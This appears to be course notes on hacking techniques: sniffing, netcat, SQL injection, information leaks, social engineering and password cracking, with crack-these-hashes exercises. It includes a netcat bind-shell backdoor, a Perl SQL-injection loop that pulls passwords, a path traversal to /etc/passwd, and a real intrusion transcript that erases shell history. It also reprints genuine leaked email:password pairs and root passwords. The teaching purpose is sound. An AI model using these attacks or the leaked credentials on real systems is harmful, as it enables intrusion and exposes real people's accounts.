Sniffing allows one to capture all traffic on many local area networks. In particular, one can sniff `rlogin`, `telnet`, `ftp` and similar login sequences and sessions. One may have to be root on the local machine in order to set the interface to promiscuous mode.

Sometimes it is possible to detect a careless sniffer from the sequence of DNS reverse lookups sent out (to decode network addresses into domain.host form). Send out an IP packet to a nonexistent host using a nonexistent MAC address. If a DNS reverse lookup follows, then the packet was sniffed. (That may be good to know - some sniffers are vulnerable to a buffer overflow, so being sniffed may offer the opportunity to crack the sniffing box.)

Examples of sniffers are `tcpdump`, `ethereal`, `ettercap`, `snoop` (on Solaris), `sniffit`, `snort`, `karpski` all on Unix-like machines, and lots of others for a Windows environment. DOS has Sniffer Network Analyzer.

tcpdump

The utility `tcpdump` prints the headers (and with `-X` also the start of the contents) of packets on a given network interface. One of the options is to write all data to file and analyze later. The command `tcpdump -w -` writes to stdout. The `-s` option is used to increase the amount of content that is captured.

ethereal / wireshark

The utility `ethereal` is a much improved version of `tcpdump`. It allows one to capture traffic and write it to file, and to show selected parts of the traffic. It comes with a very nice, easy to use, GUI. The invocation `ethereal -S -k -l` starts capturing immediately, and shows the results in a scrolling window. Since 2006 it is called `wireshark`.

tethereal

And `tethereal` is the non-GUI version of `ethereal`.

Exercise *How does one tell* `tcpdump` *and* `ethereal` *not to send out reverse DNS requests?*

nc (netcat)

Netcat is a simple and very useful tool for doing TCP/UDP things manually (or from a shell script). See nc(1).

For example, when you see lots of connection attempts to port 3127 and you wonder what it is that knocks, then

```
% netcat -l -p 3127 > mydoom.nc
```

will capture input from there.

Netcat can be used to replace telnet - it is binary transparent.

Netcat (when compiled with `-DGAPING_SECURITY_HOLE`) can be used to make local programs or services available remotely. E.g. locally:

```
% nc -l -p 9876 -e /bin/sh
```

will leave a passwordless shell listening at port 9876, and now remote commands can be executed after connecting with

```
% nc 123.123.123.123 9876
```

Good for leaving a backdoor. See also nc_usage.html and netcat_tutorial.pdf.

(The shell we got is noninteractive, and hence does not prompt. To get an interactive shell we need the `-i` argument, but netcat does not allow command arguments. The solution is to write the 2-line wrapper C program or shell script, and invoke that instead. E.g.,

```
% cat mysh.c
#include <unistd.h>
int main() { return execl("/bin/sh", "sh", "-i", NULL); }
% cat mysh.sh
#!/bin/sh
exec /bin/sh -i
```

.) There are also `cryptcat` (netcat with Twofish-encrypted communication) and `socat` (a greatly extended version of netcat).

wget

Wget is a simple tool for downloading web pages or trees. If you point a browser at an address, it may execute commands found on the page, be redirected, etc. But `wget` just gives you the data. If the server requires certain cookies, a convenient approach is to go to the site with a

browser such as `firefox`, find the cookies in the Show Cookies dialog of the browser, store them in a file `cookies.txt` and invoke `wget --load-cookies cookies.txt`. For example, the cookies `name=value` and `name2=value2` can be stored like this:

```
% cat cookies.txt
some.site:port  FALSE   /       FALSE   0       name    value
some.other.site FALSE   /       FALSE   0       name2   value2
```

Exercise *What is the meaning of the seven fields of a cookies.txt line?*

For looking at web pages from the command line, also `lynx -source 'url'` is often useful. It prints to `stdout`. Or use `curl`.

curl

Curl also is a simple tool for uploading or downloading stuff. It doesn't do recursive downloads, but speaks many protocols, while `wget` only does http and ftp.

```
% curl -s -i http://www.cwi.nl/~aeb/
HTTP/1.1 301 Moved Permanently
Date: Tue, 1 Apr 2003 20:00:00 GMT
Server: Apache
Location: http://homepages.cwi.nl/~aeb/
Content-Length: 297
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://homepages.cwi.nl/~aeb/">here</a>.</p>
<hr>
<address>Apache Server at www.cwi.nl Port 80</address>
</body></html>
%
```

perl

If a conversation with the remote host is required, `perl` or `python` or `ruby` can be useful. For example, with perl a small loop produced all login passwords at a certain site:

```
#!/usr/bin/perl
require HTTP::Request;
require LWP::UserAgent;
use HTTP::Request::Common;

$ua = LWP::UserAgent->new;

$head = "xx' UNION (SELECT ..., PASSWORD, ... FROM ... WHERE USER_ID = ";
$tail = " ) UNION SELECT ... WHERE USER_NAME = 'xx";

for ($i = 1; $i < 1000; $i ++) {
    $name = $head . $i . $tail;

    $response = $ua->request(POST 'http://somesite.nl/path/login.asp',
             [ Method_Type => 'login',
               Name => $name,
               Password => '' ]);

    $rs = $response->as_string;
    $rs =~ m:.*<b>(.*)</b>.*:;
    print $i . ":\t" . $1 . "\n";
}
```

(The SQL injection produced a page containing the desired password in bold. The last few lines extract and print that part.)

John the Ripper

Having found some password hashes, `john` is a very good utility to crack them. Nowadays one also has `oclhashcat` that uses the GPU of a graphics card.

A browser

Browsers like `lynx`, `netscape`, `opera`, `mozilla` etc., are very useful on the one hand to probe properties of a certain web server, and on the other hand just to find information. One can use Google cache to find stuff that disappeared recently from the web.

Big Brother An example of the use of a browser: A recent Phrack issue discussed the remote administration utility "Big Brother". It makes system status visible on the web. Very convenient for the system administrator, but also useful for people collecting information. I just looked at `http://cust.89.58.adsl.cistron.nl:81/bb/bb.html` and pressing the `procs` button for one of these servers shows

```
identd =0 - not running
inetd =0 - not running
cron >=1 - 1 instance running
sshd >=1 - 1 instance running
httpd >=1 - 7 instances running
l390 (>=9) - 11 instances running
nfsd >=1 - 4 instances running
mkweboper (1) - 1 instance running
smbd >=1 - 1 instance running
```

```
xntpd >=1 - 4 instances running
hercules (>=9) - 11 instances running
```

Yes, it tells us precisely what services this server is running. Try also `http://test.net.upc.nl/bb/`.

URL diving Search machines like Google access the part of the web that is linked to from elsewhere. Often there are small islands not yet connected to the web, and search machines won't find them. One can guess a URL, and find the specs of an unreleased product or so.

> On 24 Oct 1992 a Reuters reporter found and published the not-yet-released Q3 financial results of the Swedish company Intentia. The results were disappointing, and share price dropped 23%. The company was very angry and sued Reuters. Intentia: *The report was not linked to through any public means*. Reuters: *The material was freely available on Intentia's site for anyone who wanted to look at it*. Three months later, the case was dismissed. [Wired, ITworld. the URL, case dismissed.]
>
> On 27 Apr 2004 the winner of the "Libris Literatuurprijs" was revealed a few hours before the official announcement. See webwereld.

A search machine

Google will find all kinds of interesting stuff.

Config files and error messages Some error messages are very revealing, they may give user names, file pathnames, fragments of PHP or SQL code etc. Use Google to search for revealing error messages: ihackstuff. One can even find password files.

URLs Some incompetent programmers handle login via a GET, so that one gets URLs that contain username and password. In the case of the French newspaper Le Figaro the flaw was more complicated, but the result the same. For example, let me ask Google for `inurl:figaro_commentaires_password`. Today this yields URLs like

```
http://plus.lefigaro.fr/articlesdv/20120704ARTFIG00694/commentaires?page=3&comment= ... &form_build_id=form-26cf91a795a0586906b642a2f0f53a56
&form_id=comment_form&figaro_commentaires_email=christag%40orange.fr&figaro_commentaires_password=DAC500&op=Valider
```

and hence (username,password) pairs like


```
treborbe@yahoo.fr:251156
christag@orange.fr:DAC500
marc.pega@wanadoo.fr:jaguar61
benjamin.duboz@neuf.fr:asbmfc
christophe-robinne@orange.fr:Dpmat*21
chevrefeuille-56@netcourrier.com:reseda
Sayyeddefrance@hotmail.fr:La.vache.6419
```

nessus

Programs like `nmap` may tell one what kind of remote system one is dealing with, and what ports are open. The hacker then needs to know what kinds of exploits exist for such a setup. The program `nessus` tests a battery of known vulnerabilities, and comes with a detailed report.

paros

Paros is a webproxy, that allows you to see what webpages/websites do, and to modify what they do. It has a built-in scanner that tests for common vulnerabilities and comes with a report.



burp

Burp is a tool for probing web applications.

3.2 Information leaks

There are some systematic ways to probe for small amounts of data. On a local machine one can use malloc() or some function that has a buffer that is larger than the amount of data returned, where the rest of the buffer contains "old garbage". Such remains from other programs may contain valuable information.

Etherleak

The ethernet standard requires packets to have a length of at least 46 bytes (60 bytes together with ethernet header). Smaller packets are padded. For example, a `ping -s 1` sends 29-byte packets, and 17 bytes of padding are added. (Similarly, ARP packets are padded with 18 bytes.) The standard says that the padding should be zero, but many flawed implementations use random content. This content may be what happened to be in some OS buffer, or in the device driver buffer, or in the hardware ethernet card transmit buffer. Thus, a ping to a machine on the same ethernet may leak information, probably about recently transmitted packets, maybe arbitrary memory content.

Let me try. (Do `ping -s 1 target` and capture replies.)

```
# tethereal -V -a duration:5 ip proto \\icmp | grep Trailer | uniq
Trailer: DECC808010F6482A5000000101080A0F...
Trailer: 000194E15500006B114215DBEB262250...
Trailer: 1BD58850112000172A000005A0320A89...
Trailer: 1A49E550182000E31500003C4D455441...
Trailer: 5FC14150112000D30B000005A0320A89...
Trailer: 699ADA5011200059530000005A0320A89...
Trailer: EC291A501120004E75000005A0320A89...
Trailer: D08BD950182000A72F00003C48544D4C...
Trailer: 9DD534501120001A90000005A0320A89...
Trailer: 780A665011200098600000005A0320A89...
Trailer: 931DE250112000F0B1000005A0320A89...
Trailer: 5D103F50102000380C00003C2F48544D...
Trailer: C05C1650112000123B000005A0320A89...
Trailer: 14BE2750182000311400003C2F464F4E...
Trailer: E02B6350112000A2B8000005A0320A89...
Trailer: 1BFBDC501120001AF2000005A0320A89...
Trailer: 04987D7012200083B900000204020001...
Trailer: A17A4B501820003DEC000053594E4320...
Trailer: 6879C050182000ABCB00003C54523E0A...
Trailer: B1DC6550112000E1AB000005A0320A89...
Trailer: A468FD501120009D0F000005A0320A89...
Trailer: 8BAD9250102000921400003C4652414D...
Trailer: D9CC165011200099AB000005A0320A89...
Trailer: 2CE0C950112000CC93000005A0320A89...
```

What data could this be? Close inspection reveals this to be mostly HTTP packet fragments. (For the last line: 2CE0C9: last three bytes of ACK number, 50: header length 5*4 bytes, 11: flags FIN ACK, 2000: window size, CC93: checksum, 0000: urgent pointer, 05A0320A89: start of the data. At this data position we see in earlier lines 3C4D455441: `<META`, and 3C48544D4C: `<HTML`, and 3C2F48544D: `</HTM`, and 3C2F464F4E: `</FON`, and 53594E4320: `SYNC` , and 3C54523E0A: `<TR>\n`, and 3C4652414D: `<FRAM`..) No passwords today, but the principle works.

Is this serious? If the data is only from the local LAN it could have been sniffed anyway. If this is OS memory then arbitrary data may be exposed. If switches do forward an entire packet, then this trailer stuff might survive and the leaked data can come from a remote machine. The presence of etherleak helps a little bit in fingerprinting: only the older systems suffer from etherleak.

My cablemodem suffers from etherleak, and the data captured is sometimes from local traffic and sometimes not. Thus, it seems to come from OS memory. Some upstream data leaks. A small test yields upstream text fragments like `NOTIFY * HTTP/1.`, `KaZaA`, `fileshare`, `DHCPC` , `My Request`, `<?xml version="1`, `PING`, `PNG\r`, `OUT\r`, `GET` , `POST`, `QUIT`, `show`, `quit`, `infostring`, `getinfo xxx`, `icmcfg.bin`, `S7@rgu5ub`, `*hAqisL0c`, `ChOOcHUtr`, `8Fbal Moz`, `CKA`, `HBN1`, `roken.T`, `REPORT` , `AcTiOn192.168.0.`, `PathContrl`, `\status\`.

Exercise *What are these? For example,* `CKA` *is from a SMB Name Wildcard request.*

Exercise *What are the best packets to send? Is it possible to get more than 18 bytes padding?*

Memory leak

In many cases it is possible to obtain uninitialized memory that still contains whatever happened to be there.

In August 2004 a Linux kernel vulnerability was found that allowed one to read page-sized fragments of kernel data. The announcement (with exploit). The exploit uses a race condition.

Sometimes one finds passwords this way. In 1982 I showed someone how it was possible to read the Unix input queue for any terminal, and at that same moment root (Teus Hagen) logged in. Google can still find the original exploit by Khron The Elder - search groups for `static char *sccsid="brog.c KtE (aka Rehmi) U of Mud Sep. 11 1982";`. (Getting at kernel memory was easy: it had universal read permission since `ps` got its info by reading `/dev/kmem`, so the work mainly consisted in finding the right place to read.)

Redacted text

Often people redact text in a document to be published in a way that allows the text to be recovered. Maybe the document format has a version history built-in, and one only has to find the previous version. Or maybe the text was blacked out by changing the background color to black. Now one only has to change the background color again (or to copy and paste the text).

A 2011 example: The British Ministry of Defence had to publish parts of a report on nuclear submarines following a freedom of information request. They blacked out the sensitive parts, but copy and paste sufficed to read this text again. Oops. As soon as they found out the flaw was corrected, but the previous version can still be found in Google cache: Blacked out pdf, Google cache.

Phishing

There are more active ways of obtaining the desired information. Get people so far that they supply it. Social engineering (invent a plausible story, and make a telephone call). Or visual engineering (create a screen that is not easily distinguished from the authentic one, and asks for information - maybe a login screen for a local computer session, or a web login screen, maybe for online banking). For example, below a spoof of the login screen for Postbank Internet Bankieren. A report on phishing techniques.

3.3 Flaw discovery

Many exploits rely on program flaws, often errors that cause unchecked user data to be used. One can search for specific bug patterns, or audit the source or disassembly listing of specific programs. A third approach, which does not require previous acquaintance with the type of bug, and which can be automated is *fuzzing*. Fuzzing is the technique where you feed programs of interest with random input data and present them with a random environment. As soon as the program under consideration can be crashed, the circumstances of the crash are investigated - maybe there is a vulnerability.

3.4 Social engineering attack

The most powerful of all attacks. Find a good story and have people help you to get in. People will happily change passwords, open up firewalls etc. in order to help others. Here a famous example (Feb. 2011). Step 1 was getting into Greg Hoglands email account, reading some old mail:

```
Date: Thu, 6 Jan 2011 10:47:29 -0800
From: Greg Hoglund <greg@hbgary.com>
To: jussi <jussij@gmail.com>, jussi jaakonaho <jussi@mataaratanga.com>
Subject: need password for rootkit like fast

jussi, shawn is headed to data center today can you send me the
password I will have shawn change it from the console straight away

Date: Thu, 6 Jan 2011 20:51:37 +0200
From: jussi jaakonaho <jussij@gmail.com>
To: Greg Hoglund <greg@hbgary.com>
Subject: Re: need password for rootkit like fast

i think changed that to 88j4bb3rw0cky88

if that does not work then 88Scr3am3r88 (long time since used those
anyways)

if he has time then single user mode could be used.

he just needs to disable iptables, or remove rc.firewall from init.d,
could also do warm boot as last boots have been cold ones - might not be
good for filesysttem consistency. i can do boot remotely though also
when getting access back.

_jussi
```

and sending some new mail:

```
From: Greg Hoglund <greg@hbgary.com> Sun, Feb 6, 2011 at 8:59 PM
To: jussi <jussij@gmail.com>

im in europe and need to ssh into the server. can you drop open up
firewall and allow ssh through port 59022 or something vague?
and is our root password still 88j4bb3rw0cky88 or did we change to
88Scr3am3r88 ?
thanks

From: jussi jaakonaho <jussij@gmail.com> Sun, Feb 6, 2011 at 9:06 PM
To: Greg Hoglund <greg@hbgary.com>

hi, do you have public ip? or should i just drop fw?
and it is w0cky - tho no remote root access allowed

From: Greg Hoglund <greg@hbgary.com> Sun, Feb 6, 2011 at 9:08 PM
To: jussi jaakonaho <jussij@gmail.com>

no i dont have the public ip with me at the moment because im ready
for a small meeting and im in a rush.
if anything just reset my password to changeme123 and give me public
ip and ill ssh in and reset my pw.

From: jussi jaakonaho <jussij@gmail.com> Sun, Feb 6, 2011 at 9:10 PM
To: Greg Hoglund <greg@hbgary.com>

ok, takes couple mins, i will mail you when ready. ssh runs on 47152

From: jussi jaakonaho <jussij@gmail.com>
To: Greg Hoglund <greg@hbgary.com>

ok, it should now accept from anywhere to 47152 as ssh. i am doing
testing so that it works for sure. your password is changeme123
i am online so just shoot me if you need something.
in europe, but not in finland? :-)

From: Greg Hoglund <greg@hbgary.com> Sun, Feb 6, 2011 at 9:17 PM
To: jussi jaakonaho <jussij@gmail.com>

if i can squeeze out time maybe we can catch up.. ill be in germany
for a little bit.

anyway I can't ssh into rootkit. you sure the ips still 65.74.181.141?

From: jussi jaakonaho <jussij@gmail.com>

does it work now?

From: Greg Hoglund <greg@hbgary.com> Sun, Feb 6, 2011, at 9:23 PM

yes jussi thanks

did you reset the user greg or?

From: jussi jaakonaho <jussij@gmail.com>

nope. your account is named as hoglund

From: Greg Hoglund <greg@hbgary.com> Sun, Feb 6, 2011, at 9:26 PM
```

```
yup im logged in thanks ill email you in a few, im backed up
thanks
```

And indeed:

```
bash-3.2# ssh hoglund@65.74.181.141 -p 47152
[unauthorized access prohibited]
hoglund@65.74.181.141's password:
[hoglund@www hoglund]$ unset
hoglund@www hoglund]$ w
11:23:50  up 30 days,  5:45,  4 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
jussi    pts/0    cs145060.pp.htv. Wed11pm 59.00s  0.38s  0.35s  screen -r
jussi    pts/1    -                Thu 5am  1:13   0.38s  4.90s  SCREEN
jussi    pts/2    -                Thu 5am 59.00s  0.68s  4.90s  SCREEN
hoglund  pts/3    132.181.74.65.st 11:23am  0.00s  0.03s  0.00s  w
[hoglund@www hoglund]$ unset HIST
[hoglund@www hoglund]$ unset HISTFLE
[hoglund@www hoglund]$ unset HISTFILE
[hoglund@www hoglund]$ uname -a;hostname
Linux www.rootkit.com 2.4.21-40.ELsmp #1 SMP Wed Mar 15 14:21:45 EST 2006 i686 i686 i386 GNU/Linux
www.rootkit.com
[hoglund@www hoglund]$ su -
Password:
[root@www root]# unset HIST
[root@www root]# unset HISTFILE
[root@www root]# uname -a;hostname;id
Linux www.rootkit.com 2.4.21-40.ELsmp #1 SMP Wed Mar 15 14:21:45 EST 2006 i686 i686 i386 GNU/Linux
www.rootkit.com
uid=0(root) gid=0(root) groups=0(root),1200(varmistus)
```

---

4. Password Cracking

In most cases, computer access is protected by username and password. Usually it is not too difficult to find out some or all user names on a given computer. Names leak as email addresses and in usenet posts. Utilities like `finger` or `rwho` may give some. There are many standard user names, `root` being the most obvious one. System logs and similar may be visible on the web, and found using Google.

Finding the password is not so simple. Usually one has to brute-force, trying all words in a dictionary, a list of first names, or just all strings of at most six printable symbols. A good password cracker is *John the Ripper*. Given the passwd file of some Unix machine, say with two or three dozen user names and passwords, one normally finds two or three vulnerable ones within a day or two.

For Windows NT there is the very fast *L0phtCrack* password cracker. Later versions also work on W2000.

How does one obtain the passwd file? On a local machine it is just readable. Sometimes one can obtain it remotely via anonymous ftp, or via a CGI script, using a `.../../../../../etc/passwd` parameter. Of course, nowadays people often use shadow password files, and these may be more difficult to obtain.

On most Unix systems, passwords are at most 8 characters long. Picking control characters or non-ASCII characters is bound to give problems when logging in remotely via other systems, so it is reasonable to expect characters in the range 32-126. Now 95^6 = 0.74 . 10^12 and 95^8 = 0.66 . 10^16 so if one can check one password in a microsecond then nine days suffice to check all strings of length at most six. (On my computer a DES-type check takes 10 microseconds.)

Of course, it is not necessary to try all possible strings. Trying all words in a fat dictionary takes only a few minutes.

Exercise *Crack some or all of the following passwords.*

```
aap:$1$ucQls3qa$sUbnWL2cEHtjM5qnGGs1q/:501:501::/home/aap:/bin/bash
noot:$1$rPntDw4c$kf5jBMhdI7JfT7C2FlkBs1:502:502::/home/noot:/bin/bash
mies:$1$0AMQsYdo$bLi7rpEK7IaYzmt3bVYH70:503:503::/home/mies:/bin/bash
wim:$1$PRrAVTSy$3xDb1kZi9Rz/pTG4KecQK/:504:504::/home/wim:/bin/bash
zus:$1$ou8y1Y/R$NTwWWHtWN.TBYEi.1ul.l.:505:505::/home/zus:/bin/bash
```

4.1 Common passwords

I find that common passwords include '' (the empty string), 'secret', 'password' (and in Holland the Dutch versions 'geheim', 'wachtwoord'), strings of consecutive digits or letters like '123', '12345', '1234567', 'abc', and proper names like 'eric', 'kevin', 'sandra', 'melissa', 'Nikita'.

On 2010-12-12 hackers published about 750000 encrypted passwords of users of Gawker blogs such as Lifehacker, Consumer, Gizmodo, Gawker, Jezebel, io9, Jalopnik, Kotaku, Deadspin, Fleshbot. (This explains the occurrence of these words below.) I cracked a bit more than

425000 of these passwords in about 12 hours. The list below gives the 350 most frequent passwords with their frequencies in this cracked set.

```
2516 123456
2190 password
1205 12345678
 782 lifehack
 696 qwerty
 499 abc123
 459 12345
 439 monkey
 413 111111
 385 consumer
 376 letmein
 351 1234
 318 dragon
 307 trustno1
 303 baseball
 302 gizmodo
 300 whatever
 297 superman
 276 1234567
 266 sunshine
 266 iloveyou
 262 fuckyou
 256 starwars
 255 shadow
 241 princess
 234 cheese
 231 123123
 229 computer
 226 gawker
 223 football
 204 blahblah
 203 nintendo
 199 000000
 198 soccer
 195 654321
 193 asdfasdf
 184 master
 182 passw0rd
 182 michael
 175 hello
 170 kotaku
 167 pepper
 165 jennifer
 165 666666
 164 welcome
 164 buster
 161 Password
 159 batman
 158 1q2w3e4r
 157 maggie
 154 michelle
 153 killer
 153 andrew
 151 pokemon
 151 internet
 150 biteme
 148 orange
 148 jordan
 147 ginger
 145 123
 144 aaaaaa
 124 swordfis
 124 summer
 122 asdf
 121 matthew
 121 asdfgh
 120 mustang
 119 yankees
 117 hannah
 117 asdfghjk
 117 1qaz2wsx
 116 cookie
 115 midnight
 115 123qwe
 114 scooter
 114 purple
 114 banana
 113 matrix
 113 jezebel
 113 daniel
 111 hunter
 111 freedom
 110 secret
 110 redsox
 108 spiderma
 108 phoenix
 108 joshua
 108 jessica
 108 asshole
 108 asdf1234
 107 william
 107 qwertyui
 107 jackson
 107 foobar
 106 nicole
 106 123321
 105 peanut
 104 samantha
 104 mickey
 104 booger
 103 poop
 102 hockey
 100 thx1138
 100 121212
  99 ashley
  98 silver
  98 gizmodo1
  98 chocolat
  98 booboo
  97 metallic
  97 1q2w3e
  96 bailey
  95 google
  95 babygirl
  94 thomas
  94 simpsons
  94 remember
  94 gateway
  93 oliver
  93 monster
  92 qazwsx
  91 taylor
 89 bubbles
 88 startrek
 88 diamond
 88 coffee
 88 butterfl
 88 brooklyn
 88 amanda
 88 adidas
 87 test
 86 wordpass
 86 sparky
 86 morgan
 86 merlin
 86 maverick
 86 elephant
 86 Highlife
 85 poopoo
 85 nirvana
 85 love
 85 liverpoo
 85 lauren
 84 stupid
 84 chelsea
 84 8FNFYgx1
 83 compaq
 83 boomer
 82 yellow
 82 sophie
 82 q1w2e3r4
 82 fucker
 82 coolness
 82 cocacola
 82 blink182
 81 zxcvbnm
 80 snowball
 80 snoopy
 80 rachel
 80 gundam
 80 alexande
 79 jasmine
 79 danielle
 79 basketba
 79 7777777
 78 thunder
 78 snickers
 78 patrick
 78 darkness
 78 boston
 78 abcd1234
 77 pumpkin
 77 creative
 77 88888888
 76 smokey
 76 sample12
 76 godzilla
 76 december
 76 corvette
 76 bandit
 76 123abc
 75 voodoo
 75 turtle
 74 tennis
 74 scooby
 74 naruto
 74 mercedes
 74 maxwell
 74 fluffy
 74 eagles
 74 11111111
 73 penguin
 73 muffin
 73 bullshit
 73 6Lthpku5
 72 steelers
 72 jasper
 72 flower
 72 ferrari
 71 slipknot
 71 pookie
 71 murphy
 71 joseph
 71 calvin
 71 apples
 71 159753
 70 tucker
 70 martin
 70 11235813
 69 whocares
 69 pineappl
 69 nicholas
 69 jackass
 69 goober
 69 chester
 69 8675309
 69 222222
 68 winston
 68 somethin
 68 please
 68 dakota
 68 112233
 67 wonkette
 67 rosebud
 67 dallas
 67 696969
 66 shithead
 66 popcorn
 66 peaches
 66 pakistan
 66 dexter
 66 canada
 65 victoria
 65 rockstar
 65 qwe123
 65 newyork
 65 nathan
 65 lovely
 65 benjamin
 64 robert
 64 pickle
 64 passport
 64 mother
 64 harley
 62 fuckyou2
 62 fender
 62 butter
 61 wolverin
 61 samsung
 61 rush2112
 61 podnTN76
 61 pa55word
 61 lalala
 61 christin
 60 yourmom
 60 westside
 60 rocket
 60 melissa
 60 icecream
 60 casper
 59 spooky
 59 random
 59 prince
 59 mookie
 59 greenday
 59 cooper
 59 arsenal
 58 hello1
 58 guinness
 58 gamecube
 58 diablo
 58 999999
 58 98765432
 58 333333
 58 131313
 58 00000000
 57 xbox360
 57 school
 57 iceman
 57 goldfish
 57 friends
 57 defamer
 57 555555
 56 winter
 56 welcome1
 56 qaz159
 56 porsche
 56 monkey1
 56 kermit
 56 jackie
 56 hardcore
 56 donkey
 55 success
 55 richard
 55 redrum
 55 rainbow
 55 poohbear
 55 jordan23
 55 heather
 55 fireball
 55 dietcoke
 55 access
 54 warcraft
 54 skippy
 54 ranger
```

```
138 tigger      91 madison      75 spider       64 forever      54 radiohea
137 charlie     91 guitar       75 london       64 falcon       54 qwerty1
136 chicken     91 anthony      75 jonathan     63 trinity      54 qwer1234
135 nothing     90 justin       75 hello123     63 barney       54 michael1
132 fuckoff     90 elizabet     75 hahaha       62 willow       54 drpepper
130 deadspin    90 1111         75 chicago      62 ncc1701      54 destiny
125 valleywa    89 november     75 brandon      62 kitten       54 cowboy
125 qwerty12    89 monkey12     75 austin       62 jesus        54 changeme
125 george      89 drowssap     74 yvyfCbI6     62 hacker       53 xxxxxx
```

4.2 Unix password algorithms

Having passwords in cleartext in a file is a bad idea - they will be compromised. Unix introduced the idea of feeding the password to some one-way hash function and storing the result. Now the password file `/etc/passwd` can (and does) have general read permission.

M-209

Unix V5 and V6 used a simulation of the M-209 cipher machine, and encrypted (the first 8 characters of) the password to an 8-char string.

Anecdote *In the Unix V6 days I once gave a Polish colleague a username and password, and told him his username and said that he could guess the password. He sat down and logged in, and was surprised that it worked. `How did you know I was going to try "ladne"?' But I had given him the password "aline".*

(Thus, we found a collision. Rechecking:

```
# passwd ka
Usage: passwd user password
# passwd ka aline
# grep ka /etc/passwd
ka:ugiTjezp:11:1::/usr/ka:
# passwd ka ladne
# grep ka /etc/passwd
ka:ugiTjezp:11:1::/usr/ka:
#
```

We see another weakness here: this version of `passwd` required the password on the command line. This means that it would be visible to someone who did `ps` at the same time.)

Modified DES

As Morris & Thompson wrote, the encryption algorithm was too fast, and brute force search was too easy. So, in Unix V7 the algorithm was replaced by a modified DES, repeated 25 times. DES because it was slower and safer, repeated to make it even slower, and modified in order to protect against hardware implementations of the actual DES. (Moreover, there has always been some uncertainty: could it be that there is some backdoor in DES? Maybe a modified DES is more secure than the actual DES.)

The input to this encryption consists of a 12-bit *salt* concatenated with the user's password. The 64-bit output is converted to an 11-char string and compared to the entry in `/etc/passwd`, which has a 13-char string representing salt and encrypted password. (DES has two inputs: key and data. Here salt plus password is used as 64-bit key, and the initial data is the constant zero.)

Bits are converted to printing characters in groups of 6, using the alphabet `./0-9A-Za-z` (in this order).

The salt makes sure that one cannot precompute encryptions for all dictionary words, say - each word has 4096 different encryptions. It is chosen at random when the user sets his password.

These passwords are recognized by their length of 13 characters.

```
root:VwL97VCAx1Qhs:0:1::/:
```

Exercise *Crack this.*

This is what the standard Unix routine `crypt()` does. Today it is fairly insecure. Exhaustive search is feasible with special purpose hardware, and the speed of 100000 attempts/second is too high. Only 8 characters of the password are used. The salt is too small - it is quite feasible to precompute the encryption for all possible 4096 salts and all words in a large dictionary or word list and store the result on disk.

(Also Windows NT uses a form of DES. It is even weaker and allows 800000 attempts/second. There is no salt.)

What to do about the weakness of `crypt()`? The main defense is now the use of shadow password files, that is, the hiding of the password file from the users. But that has all the problems that caused Unix to abandon a plaintext password file. It is better to replace `crypt()`.

Various cryptographic hash functions are designed to be fast, and such that constructing collisions or finding preimages is infeasible. That latter property is precisely what is needed for password encryption, but a password hash must be slow. Brute force cracking of raw MD5 is very easy.

FreeBSD-MD5 and bcrypt

According to US law, exporting cryptographic software was a form of munitions export. This caused a lot of stupid annoyances. Of course everybody in the whole world had DES source code, but nevertheless distribution was restricted.

In order to overcome this difficulty, FreeBSD 4.2 switched to a complicated algorithm based on MD5. That had several advantages: it is a bit stronger, with 128-bit output instead of 64-bit, it uses the entire password instead of only the first 8 characters, and it is slower (the digest is rehashed a thousand times), so brute force takes longer. (On my machine 2000 attempts/sec, against 100000 for modified DES.) Also RedHat 6.0 and up uses MD5 (but SuSE does not by default - ach). These FreeBSD-type MD5 passwords can be recognized as 34-char encrypted passwords starting with `$1$`. The first 8 characters following are the salt. Poul-Henning Kamp described his design criteria.

Niels Provos and David Mazières developed `bcrypt()`, the best choice for a password hash today. It is based on Blowfish, and contains facilities for making the algorithm arbitrarily expensive. It is used by OpenBSD, and has passwords starting with `$2$`, `$2a$`, `$2x$`, or `$2y$`. Brute force is even slower here, at 100 attempts/sec.

8-bit input

Various implementations of `crypt()` have suffered from problems in an 8-bit environment since the programmers expected ASCII input. What to do with non-ASCII bytes? In some implementations they were replaced by '?', so that a strong password turned into the constant string "????????". In some implementations the high order bit was masked off, so that 0x80 became end-of-string. In 2011 a sign-extension bug was discovered in the Openwall implementation of Blowfish. The `$2y$`-prefix in `bcrypt()`-generated passwords indicates that they were generated by a post-fix algorithm.

4.3 MySQL passwords

Before version 4.1 MySQL had a very weak password algorithm. Here it is.

```
void hash_password(ulong *result, const char *password, uint password_len) {
        ulong nr=1345345333L, add=7, nr2=0x12345671L;
        ulong tmp;
        const char *password_end = password + password_len;

        for (; password < password_end; password++) {
                if (*password == ' ' || *password == '\t')
                        continue;
                tmp = (ulong) (uchar) *password;
                nr ^= (((nr & 63)+add)*tmp) + (nr << 8);
                nr2 += (nr2 << 8) ^ nr;
                add += tmp;
        }
        result[0]=nr & (((ulong) 1L << 31) -1L);
        result[1]=nr2 & (((ulong) 1L << 31) -1L);
//      printf("%08lx%08lx\n", result[0], result[1]);
}
```

The input is an arbitrary string. The output is a 16-hexdigit hash, 62 bits. This is weak for many reasons. It is fast, so brute force cracking is easy. There is no salt, so precomputation is possible. The value of `nr2` is not used in the computation of `nr`, so a cracker can forget about the second half of the hash and work with the first 31 bits only. On the other hand, `nr2` provides valuable information. Since the final `nr` and `nr2` are known (except for their high order bit) one can find the value of `nr2` before the last step, so that incorrect candidate passwords can be discarded without looking at their last byte, greatly speeding up the search. And with a bit of work one can also derive information about the stages after all but two or all but three bytes of the password, making the search even faster. This means that cracking 8-symbol passwords is quick. See also Philippe Vigier's poc.c.

Recent versions of MySQL use a double application of SHA1, and do not have obvious weaknesses. However, many sites still use the old scheme, e.g. for compatibility reasons.

Exercise *Crack some or all of the following passwords.*

```
Joe:4d432f8b35591ab8
Edv:0918419960333840
